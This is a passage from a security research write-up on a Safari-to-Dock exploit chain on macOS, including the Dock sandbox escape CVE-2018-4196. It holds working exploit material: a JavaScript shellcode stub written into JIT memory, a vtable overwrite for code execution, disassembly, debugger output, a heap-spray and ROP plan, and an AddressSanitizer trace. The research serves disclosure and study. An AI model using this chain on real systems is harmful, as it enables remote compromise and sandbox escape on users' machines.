        SC_STUB += "\x48\xbf" + sc_dest;             // mov rdi, <xored JIT ptr>
        SC_STUB += "\x48\x31\xdf";                   // xor rdi, rbx
        SC_STUB += "\x48\x89\xf8";                   // mov rax, rdi
        SC_STUB += "\x49\xbb" + sclen_str;           // mov r11, SC.length+8
        SC_STUB += "\x49\x31\xdb";                   // xor r11, rbx
        SC_STUB += "\x48\x31\xc9";                   // xor rcx, rcx
        // [LOOP]
        SC_STUB += "\x48\x8b\x14\x0e";               // mov rdx, [rsi+rcx]
        SC_STUB += "\x48\x89\x14\x0f";               // mov [rdi+rcx], rdx
        SC_STUB += "\x48\x83\xc1\x08";               // add rcx, 0x8
        SC_STUB += "\x4c\x39\xd9";                   // cmp rcx, r11
        SC_STUB += "\x72\xef";                       // jb -15
        // [/LOOP]
        SC_STUB += "\x49\xbe" + libptr_xor;          // mov r14, <xored DYLIB ptr>
        SC_STUB += "\x49\x31\xde";                   // xor r14, rbx
        SC_STUB += "\xff\xe0";                       // jmp rax

        //alert("writing sc to "+ptrToStr(rwx_mem[0], rwx_mem[1]));
        for(var i = 0; i < SC_STUB.length; i++)
            write1(rwx_mem[0], rwx_mem[1]+i, SC_STUB.charCodeAt(i));
        //alert("wrote sc to "+ptrToStr(rwx_mem[0], rwx_mem[1]));
```

Finally we use the decrement primitive to overwrite the vtable entry and point it at the read/write/executable memory to achieve native code execution:

```
write8(exeVtable[0], exeVtable[1]+0x18, rwx_mem[0], rwx_mem[1]);
        log("[-] pointed vtable entry to JIT memory, prepare for RCE");

exeObj.y = utof(0x1337beef);
exeObj.x = utof(0x0badbabe);
exeObj.pathSegTypeAsLetter; // BOOM
```

The next section will cover the sandbox breakout part of the chain.

4. Dock Vulnerability Details

Uninitialised Objective-C Pointer Vulnerability (CVE-2018-4196)

Once we are executing code within in the context of the Safari sandbox, it's time for us to identify a sandbox escape. The obvious thing to do is to check the Seatbelt profile to get a better picture of the attack surface we're dealing with. The main attack surfaces reachable from the Safari sandbox are limited IOKit drivers, Mach services and IPC between Safari processes.

We can see some of the reachable Mach services from the profile snippet below:

```
;; Various services required by AppKit and other frameworks
(allow mach-lookup
       (global-name "com.apple.FileCoordination")
       (global-name "com.apple.FontObjectsServer")
       (global-name "com.apple.PowerManagement.control")
       (global-name "com.apple.SystemConfiguration.configd")
       (global-name "com.apple.SystemConfiguration.PPPController")
       (global-name "com.apple.audio.SystemSoundServer-OSX")
       (global-name "com.apple.analyticsd")
       (global-name "com.apple.audio.audiohald")
       (global-name "com.apple.audio.coreaudiod")
       (global-name "com.apple.awdd")
       (global-name "com.apple.cfnetwork.AuthBrokerAgent")
       (global-name "com.apple.cookied")
       (global-name "com.apple.coreservices.launchservicesd")
       (global-name "com.apple.dock.server")
       (global-name "com.apple.fonts")
       (global-name "com.apple.iconservices")
       (global-name "com.apple.iconservices.store")
       (global-name "com.apple.mediaremoted.xpc")
       (global-name "com.apple.lsd.mapdb")
       (global-name "com.apple.nesessionmanager.flow-divert-token")
       (global-name "com.apple.speech.speechsynthesisd")
       (global-name "com.apple.speech.synthesis.console")
       (global-name "com.apple.system.opendirectoryd.api")
       (global-name "com.apple.tccd")
       (global-name "com.apple.tccd.system")
       (global-name "com.apple.window_proxies")
       (global-name "com.apple.windowserver.active")
       (global-name "com.apple.audio.AudioComponentRegistrar")

)
```

Most of these services are sandboxed which means we would have to deal with another sandbox escape should we achieve code execution in one of them. Nonetheless, there are still several non-sandboxed services we can talk to and one of them is called 'Dock' (which is responsible for the GUI Dock management).

Opening the Dock binary in IDA we quickly realise this is a MIG-based Mach service. We cross-reference the 'bootstrap_check_in' function and find a call to 'MSHCreateMIGServerSource'. This function's third argument has a type of 'mig_subsystem_t'. This structure contains, amongst other MIG-specific metadata, a pointer to an array of routine descriptors.

The MIG-generated code calls the appropriate server function after performing basic checks for message flags, size, etc. Once we have the list of server functions, we can finally reverse engineer the logic we can trigger from sending Mach messages.

Dock heavily relies on a serialisation implementation provided by the HIServices framework. One of the server functions we identified had the unmarshalling code pattern illustrated below:

```
mov     esi, r14d
lea     r15, [rbp+var_48]
mov     rdi, r12
mov     rdx, r15
call    _UnserializeCFType ; Call 'UnserializeCFType' and store unserialised data in $r15.
mov     r13d, eax
mov     rdi, [r15]
call    _objc_autorelease ; Pass the unserialised object to 'objc_autorelease'.
```

The arguments passed to 'UnserializeCFType' are extracted from the Mach message are all controlled by the sender. The third argument is a pointer to a buffer on the stack which contains the unserialised object on returning from 'UnserializeCFType'. This function simply wraps another function implemented in the same framework.

```
__text:000000000000F025 public _UnserializeCFType
__text:000000000000F025 _UnserializeCFType proc near            ; CODE XREF:
__CoreDockCopyDesktopForDisplayAndSpace+CD↑p
__text:000000000000F025                                         ;
_CoreDockCopyPreferences+6A↓p
__text:000000000000F025                 push    rbp
__text:000000000000F026                 mov     rbp, rsp
__text:000000000000F029                 mov     rax, rdx
__text:000000000000F02C                 mov     rcx, rdi
__text:000000000000F02F                 xor     edi, edi
__text:000000000000F031                 mov     rdx, rcx
__text:000000000000F034                 mov     rcx, rsi
__text:000000000000F037                 mov     r8, rax
__text:000000000000F03A                 pop     rbp
__text:000000000000F03B                 jmp     _AXUnserializeCFType
__text:000000000000F03B _UnserializeCFType endp
```

We can see that ‘UnserializeCFType’ rearranges the arguments before calling ‘AXUnserializeCFType’. The ‘AXUnserializeCFType’ then attempts to unmarshall our data if the fourth argument is greater than or equal to 8. Otherwise, the function jumps straight to its epilogue in which case the out parameter remains untouched.

```
__text:000000000000F043 public _AXUnserializeCFType
__text:000000000000F043 _AXUnserializeCFType proc near          ; CODE XREF:
_UnserializeCFType+16↑j
__text:000000000000F043                                         ;
_AXUnserializeWrapper+15↓j ...
__text:000000000000F043
__text:000000000000F043 var_8           = qword ptr -8
__text:000000000000F043
__text:000000000000F043                 push    rbp
__text:000000000000F044                 mov     rbp, rsp
__text:000000000000F047                 sub     rsp, 10h
__text:000000000000F04B                 mov     [rbp+var_8], rdx
__text:000000000000F04F                 mov     eax, 0FFFF9D8Fh
__text:000000000000F054                 cmp     rcx, 8
__text:000000000000F058                 jb      short loc_F0B7
__text:000000000000F05A                 mov     qword ptr [r8], 0
__text:000000000000F061                 mov     esi, [rdx]
__text:000000000000F063                 cmp     esi, 6F77656Eh
__text:000000000000F069                 jz      short loc_F073
__text:000000000000F06B                 cmp     esi, 61656C61h
__text:000000000000F071                 jnz     short loc_F0B7
__text:000000000000F073
__text:000000000000F073 loc_F073:                               ; CODE XREF:
_AXUnserializeCFType+26↑j
__text:000000000000F073                 lea     rax, [rdx+4]
__text:000000000000F077                 mov     [rbp+var_8], rax
__text:000000000000F07B                 mov     eax, [rdx+4]
__text:000000000000F07E                 cmp     rax, 0Fh
__text:000000000000F082                 jbe     short loc_F08D
__text:000000000000F084                 lea     r9, _bogusUnserialize
__text:000000000000F08B                 jmp     short loc_F098
__text:000000000000F08D ; -----------------------------------------------------------------
----------
__text:000000000000F08D
__text:000000000000F08D loc_F08D:                               ; CODE XREF:
_AXUnserializeCFType+3F↑j
__text:000000000000F08D                 lea     rdx, _sUnserializeFunctions ; +0
__text:000000000000F094                 mov     r9, [rdx+rax*8]
__text:000000000000F098
```

```
__text:000000000000F098 loc_F098:                               ; CODE XREF:
_AXUnserializeCFType+48↑j
__text:000000000000F098                 add     rcx, 0FFFFFFFFFFFFFFFCh
__text:000000000000F09C                 xor     eax, eax
__text:000000000000F09E                 cmp     esi, 6F77656Eh
__text:000000000000F0A4                 setz    al
__text:000000000000F0A7                 lea     rsi, [rbp+var_8]
__text:000000000000F0AB                 mov     rdx, rcx
__text:000000000000F0AE                 mov     rcx, r8
__text:000000000000F0B1                 mov     r8d, eax
__text:000000000000F0B4                 call    r9 ; _bogusUnserialize
__text:000000000000F0B7
__text:000000000000F0B7 loc_F0B7:                               ; CODE XREF:
_AXUnserializeCFType+15↑j
__text:000000000000F0B7                                         ; _AXUnserializeCFType+2E↑j
__text:000000000000F0B7                 add     rsp, 10h
__text:000000000000F0BB                 pop     rbp
__text:000000000000F0BC                 retn
__text:000000000000F0BC _AXUnserializeCFType endp
```

Luckily for us, the caller does not initialise the pointer and does not expect 'UnserializeCFType' to fail which is why they pass it to 'objc_autorelease' without any validation. We can see, from the code below, that calling 'objc_autorelease' is the equivalent of passing the 'autorelease' selector.

```
    0x7fff54c97920 <+0>:   test   rdi, rdi
    0x7fff54c97923 <+3>:   je     0x7fff54c9798b            ; <+107>
    0x7fff54c97925 <+5>:   test   dil, 0x1
    0x7fff54c97929 <+9>:   jne    0x7fff54c9798d            ; <+109>
    0x7fff54c9792b <+11>:  movabs rax, 0x7ffffffffff8
    0x7fff54c97935 <+21>:  and    rax, qword ptr [rdi]
    0x7fff54c97938 <+24>:  test   byte ptr [rax + 0x20], 0x2
    0x7fff54c9793c <+28>:  je     0x7fff54c979a0            ; <+128>
    0x7fff54c9793e <+30>:  push   rbp
    0x7fff54c9793f <+31>:  mov    rbp, rsp
    0x7fff54c97942 <+34>:  mov    rax, qword ptr [rbp + 0x8]
    0x7fff54c97946 <+38>:  cmp    dword ptr [rax], 0xe8c78948
    0x7fff54c9794c <+44>:  pop    rbp
    0x7fff54c9794d <+45>:  jne    0x7fff54c97986            ; <+102>
    0x7fff54c9794f <+47>:  movsxd rcx, dword ptr [rax + 0x4]
    0x7fff54c97953 <+51>:  movzx  edx, word ptr [rax + rcx + 0x8]
    0x7fff54c97958 <+56>:  cmp    edx, 0x25ff
    0x7fff54c9795e <+62>:  jne    0x7fff54c97986            ; <+102>
    0x7fff54c97960 <+64>:  lea    rax, [rax + rcx + 0x8]
    0x7fff54c97965 <+69>:  movsxd rcx, dword ptr [rax + 0x2]
```

```
    0x7fff54c97969 <+73>:  mov    rax, qword ptr [rax + rcx + 0x6]
    0x7fff54c9796e <+78>:  lea    rcx, [rip + 0x15243]       ;
objc_unsafeClaimAutoreleasedReturnValue
    0x7fff54c97975 <+85>:  cmp    rax, rcx
    0x7fff54c97978 <+88>:  je     0x7fff54c97991             ; <+113>
    0x7fff54c9797a <+90>:  lea    rcx, [rip - 0x1411]        ;
objc_retainAutoreleasedReturnValue
    0x7fff54c97981 <+97>:  cmp    rax, rcx
    0x7fff54c97984 <+100>: je     0x7fff54c97991             ; <+113>
    0x7fff54c97986 <+102>: jmp    0x7fff54c966ca             ;
objc_object::rootAutorelease2()
    0x7fff54c9798b <+107>: xor    edi, edi
    0x7fff54c9798d <+109>: mov    rax, rdi
    0x7fff54c97990 <+112>: ret
    0x7fff54c97991 <+113>: mov    qword ptr gs:[0x160], 0x1
    0x7fff54c9799e <+126>: jmp    0x7fff54c9798d             ; <+109>
    0x7fff54c979a0 <+128>: lea    rax, [rip + 0x3a10bbd1]    ; SEL_autorelease
    0x7fff54c979a7 <+135>: mov    rsi, qword ptr [rax]
    0x7fff54c979aa <+138>: jmp    0x7fff54c91e80             ; objc_msgSend
    0x7fff54c979af <+143>: nop
```

Depending on the object metadata, one of possible outcomes leads to a call to 'objc_msgSeng' with the 'SEL_autorelease' selector. If we manage to initialise the pointer on the stack to an attacker-controlled buffer, we can use Nemo's well-documented techniques to leverage this bug for code execution (http://phrack.org/issues/69/9.html).

5. Dock Exploitation

After we had identified the vulnerability we started looking for candidate functions to initialise the stack pointer. One function particularly stood out due to a higher number of 'push' instructions. Stepping through the function reveals a 'push rbx' instruction which hits our offset on the stack while setting 'rsp' to whatever 'rbx' is at that point.

Coincidentally, at this point 'rbx' points to the start of our Mach message which is also allocated on the stack. The Mach message buffer has been allocated on the stack by the 'mshMIGPerform' function. This is also the function which calls into the MIG-generated code to perform the basic message sanity checks, i.e. flags, length, etc.

```
    __text:0000000100070CF1 ; =============== S U B R O U T I N E
=======================================
__text:0000000100070CF1
__text:0000000100070CF1 ; Attributes: bp-based frame
__text:0000000100070CF1
__text:0000000100070CF1 mig_func_96501 proc near             ; DATA XREF:
__const:000000010052B970↓o
__text:0000000100070CF1
__text:0000000100070CF1 var_70          = qword ptr -70h
__text:0000000100070CF1 var_68          = qword ptr -68h
__text:0000000100070CF1 var_60          = xmmword ptr -60h
__text:0000000100070CF1 var_48          = qword ptr -48h
__text:0000000100070CF1 var_40          = qword ptr -40h
__text:0000000100070CF1 var_38          = xmmword ptr -38h
__text:0000000100070CF1
__text:0000000100070CF1                 push    rbp
__text:0000000100070CF2                 mov     rbp, rsp
__text:0000000100070CF5                 push    r15
__text:0000000100070CF7                 push    r14
__text:0000000100070CF9                 push    r13
__text:0000000100070CFB                 push    r12
__text:0000000100070CFD                 push    rbx
__text:0000000100070CFE                 sub     rsp, 48h
__text:0000000100070D02                 mov     r14, rsi
__text:0000000100070D05                 mov     rbx, rdi
__text:0000000100070D08                 mov     r12d, [rbx+4]
__text:0000000100070D0C                 lea     eax, [r12-2Ch]
__text:0000000100070D11                 cmp     eax, 400h
__text:0000000100070D16                 ja      short loc_100070D96
__text:0000000100070D18                 mov     ecx, [rbx]
__text:0000000100070D1A                 test    ecx, ecx
```

```
__text:0000000100070D1C                 js      short loc_100070D96
__text:0000000100070D1E                 mov     r13d, [rbx+24h]
__text:0000000100070D22                 cmp     r13d, 400h
__text:0000000100070D29                 ja      short loc_100070D96
__text:0000000100070D2B                 cmp     eax, r13d
__text:0000000100070D2E                 jb      short loc_100070D96
__text:0000000100070D30                 add     r13d, 3
__text:0000000100070D34                 and     r13d, 0FFFFFFFCh
__text:0000000100070D38                 lea     eax, [r13+2Ch]
__text:0000000100070D3C                 cmp     r12d, eax
__text:0000000100070D3F                 jnz     short loc_100070D96
__text:0000000100070D41                 lea     r15, [rbx+28h]
__text:0000000100070D45                 lea     rax, [r12-28h]
__text:0000000100070D4A                 cmp     rax, 401h
__text:0000000100070D50                 mov     edx, 400h
__text:0000000100070D55                 cmovl   rdx, rax        ; size_t
__text:0000000100070D59                 xor     esi, esi        ; int
__text:0000000100070D5B                 mov     rdi, r15        ; void *
__text:0000000100070D5E                 call    _memchr
__text:0000000100070D63                 test    rax, rax
__text:0000000100070D66                 jz      short loc_100070D96
__text:0000000100070D68                 add     r12, 3
__text:0000000100070D6C                 mov     rax, 1FFFFFFFCh
__text:0000000100070D76                 and     rax, r12
__text:0000000100070D79                 cmp     dword ptr [rax+rbx], 0
__text:0000000100070D7D                 jz      short loc_100070DBB
__text:0000000100070D7F                 mov     dword ptr [rbx+20h], 0FFFFFECBh
__text:0000000100070D86                 mov     rax, cs:_NDR_record_ptr
__text:0000000100070D8D                 mov     rax, [rax]
__text:0000000100070D90                 mov     [rbx+18h], rax
__text:0000000100070D94                 jmp     short loc_100070DAC
                                        ; ...
__text:0000000100070DBB
__text:0000000100070DBB loc_100070DBB:                          ; CODE XREF:
mig_func_96501+8C↑j
__text:0000000100070DBB                 add     rax, rbx
__text:0000000100070DBE                 cmp     dword ptr [rax+4], 1Fh
__text:0000000100070DC2                 ja      short loc_100070DCE
__text:0000000100070DC4                 mov     dword ptr [r14+20h], 0FFFFFECBh
__text:0000000100070DCC                 jmp     short loc_100070D9E
__text:0000000100070DCE ; ------------------------------------------------------------------
----------
__text:0000000100070DCE
```

```
__text:0000000100070DCE loc_100070DCE:                          ; CODE XREF:
mig_func_96501+D1↑j
__text:0000000100070DCE                 mov     ecx, r13d
__text:0000000100070DD1                 mov     edi, [rbx+0Ch]
__text:0000000100070DD4                 mov     edx, [rcx+rbx+28h]
__text:0000000100070DD8                 mov     rcx, [rax+2Ch]
__text:0000000100070DDC                 mov     qword ptr [rbp+var_38+8], rcx
__text:0000000100070DE0                 mov     rcx, [rax+24h]
__text:0000000100070DE4                 mov     qword ptr [rbp+var_38], rcx
__text:0000000100070DE8                 mov     rcx, [rax+14h]
__text:0000000100070DEC                 mov     rax, [rax+1Ch]
__text:0000000100070DF0                 mov     [rbp+var_40], rax
__text:0000000100070DF4                 mov     [rbp+var_48], rcx
__text:0000000100070DF8                 mov     rax, qword ptr [rbp+var_38+8]
__text:0000000100070DFC                 mov     qword ptr [rsp+70h+var_60+8], rax
__text:0000000100070E01                 mov     rax, qword ptr [rbp+var_38]
__text:0000000100070E05                 mov     qword ptr [rsp+70h+var_60], rax
__text:0000000100070E0A                 mov     rax, [rbp+var_48]
__text:0000000100070E0E                 mov     rcx, [rbp+var_40]
__text:0000000100070E12                 mov     [rsp+70h+var_68], rcx
__text:0000000100070E17                 mov     [rsp+70h+var_70], rax
__text:0000000100070E1B                 mov     rsi, r15
__text:0000000100070E1E                 call    mig_func_96501_impl
__text:0000000100070E23                 mov     [r14+20h], eax
__text:0000000100070E27                 jmp     short loc_100070DAC
__text:0000000100070E27 mig_func_96501 endp
```

The MIG-generated function receives a pointer to our message via ‘rdi’ which is later on moved to ‘rbx’ which is how we end up with ‘rbx’ pointing to our message. The MIG-generated function eventually calls actual message implementation logic which pushes ‘rbx’ on the stack in its prologue.

```
 __text:000000010008B65E mig_func_96501_impl proc near        ; CODE XREF:
dock_server_func2+12D↑p
__text:000000010008B65E
__text:000000010008B65E var_60          = qword ptr -60h
__text:000000010008B65E var_58          = qword ptr -58h
__text:000000010008B65E var_50          = qword ptr -50h
__text:000000010008B65E var_48          = qword ptr -48h
__text:000000010008B65E var_38          = qword ptr -38h
__text:000000010008B65E var_29          = byte ptr -29h
__text:000000010008B65E arg_0           = qword ptr  10h
__text:000000010008B65E anonymous_2     = qword ptr  18h
__text:000000010008B65E anonymous_1     = qword ptr  20h
__text:000000010008B65E anonymous_0     = qword ptr  28h
```

```
__text:000000010008B65E
__text:000000010008B65E                 push    rbp
__text:000000010008B65F                 mov     rbp, rsp
__text:000000010008B662                 push    r15
__text:000000010008B664                 push    r14
__text:000000010008B666                 push    r13
__text:000000010008B668                 push    r12
__text:000000010008B66A                 push    rbx
```

We however need to verify this pointer won't be changed between different messages. We use LLDB to attach to Dock, initialise the pointer with our first message, then trigger the bug with another message to see if we've been lucky.

Debugging Dock revealed that our pointer remained unchanged between the two messages. However, our second message, i.e. the one triggering the vulnerability, resulted in a slightly different stack frame setup which caused our pointer to point 40 bytes into the Mach message.

```
(lldb)
Process 15995 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step into
    frame #0: 0x000000010a3f2dbd Dock`___lldb_unnamed_symbol6694$$Dock + 136
Dock`___lldb_unnamed_symbol6694$$Dock:
->  0x10a3f2dbd <+136>: call   0x10a719e74               ; symbol stub for:
objc_autorelease
    0x10a3f2dc2 <+141>: mov    rdi, rax
    0x10a3f2dc5 <+144>: call   qword ptr [rip + 0x3a1e4d] ; (void *)0x00007fff54c91d50:
objc_retain
    0x10a3f2dcb <+150>: mov    r15, rax
Target 0: (Dock) stopped.
(lldb) mem read $rdi
0x7ffee5992e28: 00 00 00 00 02 00 00 00 44 43 42 41 54 53 52 51  ........DCBATSRQ
0x7ffee5992e38: 64 63 62 61 10 00 00 00 89 89 89 89 44 44 44 44  dcba........DDDD
(lldb) mem read -c 64 0x0000000200000000
0x200000000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x200000010: 20 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00   ...............
0x200000020: 30 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00  0...............
0x200000030: 9d 53 55 2c ff 7f 00 00 ef be ad de ff 7f 00 00  .SU,?...ޭ??...
(lldb)
```

Luckily enough, 40 bytes in to Mach message, we should already be past any important Mach message metadata, therefore we have full control of the memory content there. At this offset, we find the last 4 bytes of our message's 'mach_msg_ool_descriptor_t' structure followed by 4 bytes interpreted as a length value by 'AXUnserializeCFType'. That is the same value we mentioned earlier and it has to be less than 8 in order to make 'AXUnserializeCFType' fail, thus leaving our pointer unchanged. In our case, we set the length to be 2 which results in means 'rdi' would point to 0x0000000200000000 right before the call to 'objc_autorelease'. This is also an address we can map with a heap spray as demonstrated in the above output.

This stage of the exploit has roughly three steps. Firstly, we spray the 'VM_ALLOCATE' zone(s) in Dock with manually forged Objective-C objects. This is achieved with a total of 1088 Mach messages, each one carrying a 0x400000 buffer attached as an OOL descriptor. This results in covering the page at 0x200000000 with our fake objects.

Secondly, we send a single message of type 96501 to initialise the offset on the stack to be a pointer into the currently processed Mach message. This pointer remains on the stack but the content of the Mach message buffer is wiped once the first message is processed.

Finally, we send a message of type 96548. The buffer gets allocated on the stack to store our Mach message. The pointer is now referencing the current Mach message plus 40 bytes. The 'UnserializeCFType' function calls 'AXUnserializeCFType' which fails due to a length check. The pointer remains untouched and eventually passed to 'objc_autorelease'.

We finally use a ROP chain to call 'system' with 'open /Applications/Calculator.app' to demonstrate code execution outside of the sandbox!

6. Appendix

6.1 Address Sanitizer Output

```
=================================================================
==1023==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x61200006ea38 at pc
0x0001d0f7cd48 bp 0x7ffee5777c20 sp 0x7ffee5777c18
READ of size 8 at 0x61200006ea38 thread T0
==1023==WARNING: invalid path to external symbolizer!
==1023==WARNING: Failed to use and restart external symbolizer!
    #0 0x1d0f7cd47 in WTF::Vector<WTF::RefPtr<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> >, 0ul, WTF::CrashOnOverflow, 16ul,
WTF::FastMalloc>::remove(unsigned long)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x3961d47)
    #1 0x1d0f7cc51 in WebCore::SVGPathSegList::removeItemFromList(unsigned long, bool)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x3961c51)
    #2 0x1d0f75acf in
WebCore::SVGAnimatedPathSegListPropertyTearOff::removeItemFromList(unsigned long, bool)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x395aacf)
    #3 0x1d0f7541a in
WebCore::SVGPathSegList::processIncomingListItemValue(WTF::RefPtr<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> > const&, unsigned int*)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x395a41a)
    #4 0x1ce845727 in
WebCore::SVGListProperty<WebCore::SVGPathSegListValues>::insertItemBeforeValues(WTF::RefPtr
<WebCore::SVGPathSeg, WTF::DumbPtrTraits<WebCore::SVGPathSeg> > const&, unsigned int)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x122a727)
    #5 0x1ce845290 in
WebCore::SVGPathSegList::insertItemBefore(WTF::Ref<WebCore::SVGPathSeg,
WTF::DumbPtrTraits<WebCore::SVGPathSeg> >&&, unsigned int)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x122a290)
    #6 0x1ce844fd6 in
WebCore::jsSVGPathSegListPrototypeFunctionInsertItemBeforeBody(JSC::ExecState*,
WebCore::JSSVGPathSegList*, JSC::ThrowScope&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x1229fd6)
    #7 0x1ce839a27 in long long
WebCore::IDLOperation<WebCore::JSSVGPathSegList>::call<&(WebCore::jsSVGPathSegListPrototype
FunctionInsertItemBeforeBody(JSC::ExecState*, WebCore::JSSVGPathSegList*,
JSC::ThrowScope&)), (WebCore::CastedThisErrorBehavior)0>(JSC::ExecState&, char const*)
```

```
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0x121ea27)
    #8 0x5d61e2601177  (<unknown module>)
    #9 0x1dc7904c6 in llint_entry
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScriptCore:x86_64+0x94c6)
    #10 0x1dc78914f in vmEntryToJavaScript
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScriptCore:x86_64+0x214f)
    #11 0x1ddc06175 in JSC::JITCode::execute(JSC::VM*, JSC::ProtoCallFrame*)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScriptCore:x86_64+0x147f175)
    #12 0x1ddb82ca6 in JSC::Interpreter::executeProgram(JSC::SourceCode const&,
JSC::ExecState*, JSC::JSObject*)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScriptCore:x86_64+0x13fbca6)
    #13 0x1de05be60 in JSC::evaluate(JSC::ExecState*, JSC::SourceCode const&, JSC::JSValue,
WTF::NakedPtr<JSC::Exception>&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScriptCore:x86_64+0x18d4e60)
    #14 0x1de05c0dd in JSC::profiledEvaluate(JSC::ExecState*, JSC::ProfilingReason,
JSC::SourceCode const&, JSC::JSValue, WTF::NakedPtr<JSC::Exception>&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/JavaScriptCore.framework/Versions/A/JavaScriptCore:x86_64+0x18d50dd)
    #15 0x1cf332370 in WebCore::JSMainThreadExecState::profiledEvaluate(JSC::ExecState*,
JSC::ProfilingReason, JSC::SourceCode const&, JSC::JSValue, WTF::NakedPtr<JSC::Exception>&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0x1d17370)
    #16 0x1cf331e9c in WebCore::ScriptController::evaluateInWorld(WebCore::ScriptSourceCode
const&, WebCore::DOMWrapperWorld&, WebCore::ExceptionDetails*)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0x1d16e9c)
    #17 0x1cf97ae01 in
WebCore::ScriptElement::executeClassicScript(WebCore::ScriptSourceCode const&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0x235fe01)
    #18 0x1cf977ed2 in WebCore::ScriptElement::prepareScript(WTF::TextPosition const&,
WebCore::ScriptElement::LegacyTypeSupport)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0x235ced2)
    #19 0x1cfd9c7c4 in WebCore::HTMLScriptRunner::runScript(WebCore::ScriptElement&,
WTF::TextPosition const&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0x27817c4)
    #20 0x1cfd9c4d5 in WebCore::HTMLScriptRunner::execute(WTF::Ref<WebCore::ScriptElement,
WTF::DumbPtrTraits<WebCore::ScriptElement> >&&, WTF::TextPosition const&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0x27814d5)
```

```
    #21 0x1cfd7f237 in WebCore::HTMLDocumentParser::runScriptsForPausedTreeBuilder()
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x2764237)
    #22 0x1cfd7f87c in
WebCore::HTMLDocumentParser::pumpTokenizerLoop(WebCore::HTMLDocumentParser::SynchronousMode
, bool, WebCore::PumpSession&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x276487c)
    #23 0x1cfd7ea14 in
WebCore::HTMLDocumentParser::pumpTokenizer(WebCore::HTMLDocumentParser::SynchronousMode)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x2763a14)
    #24 0x1cfd80555 in WebCore::HTMLDocumentParser::append(WTF::RefPtr<WTF::StringImpl,
WTF::DumbPtrTraits<WTF::StringImpl> >&&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x2765555)
    #25 0x1cf7f4d0e in WebCore::DecodedDataDocumentParser::flush(WebCore::DocumentWriter&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x21d9d0e)
    #26 0x1cffe8a33 in WebCore::DocumentWriter::end()
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x29cda33)
    #27 0x1cffb43fb in WebCore::DocumentLoader::finishedLoading()
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x29993fb)
    #28 0x1d00e3267 in WebCore::CachedResource::checkNotify()
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x2ac8267)
    #29 0x1d00dffe0 in WebCore::CachedRawResource::finishLoading(WebCore::SharedBuffer*)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x2ac4fe0)
    #30 0x1d007deee in
WebCore::SubresourceLoader::didFinishLoading(WebCore::NetworkLoadMetrics const&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebCore.framework/Versions/A/WebCore:x86_64+0
x2a62eee)
    #31 0x1c8cfe69b in
WebKit::WebResourceLoader::didFinishResourceLoad(WebCore::NetworkLoadMetrics const&)
(/Users/mwr/WebKit/WebKit/WebKitBuild/Release/WebKit.framework/Versions/A/WebKit:x86_64+0xc
fe69b)
    #32 0x1c8d01f6e in void
IPC::handleMessage<Messages::WebResourceLoader::DidFinishResourceLoad,
WebKit::WebResourceLoader, void (WebKit::WebResourceLoader::*)(WebCore::NetworkLoadMetrics
const&)>(IPC::Decoder&, WebKit::WebResourceLoader*, void
(WebKit::WebResourceLoader::*)(WebCore::NetworkLoadMetrics const&))
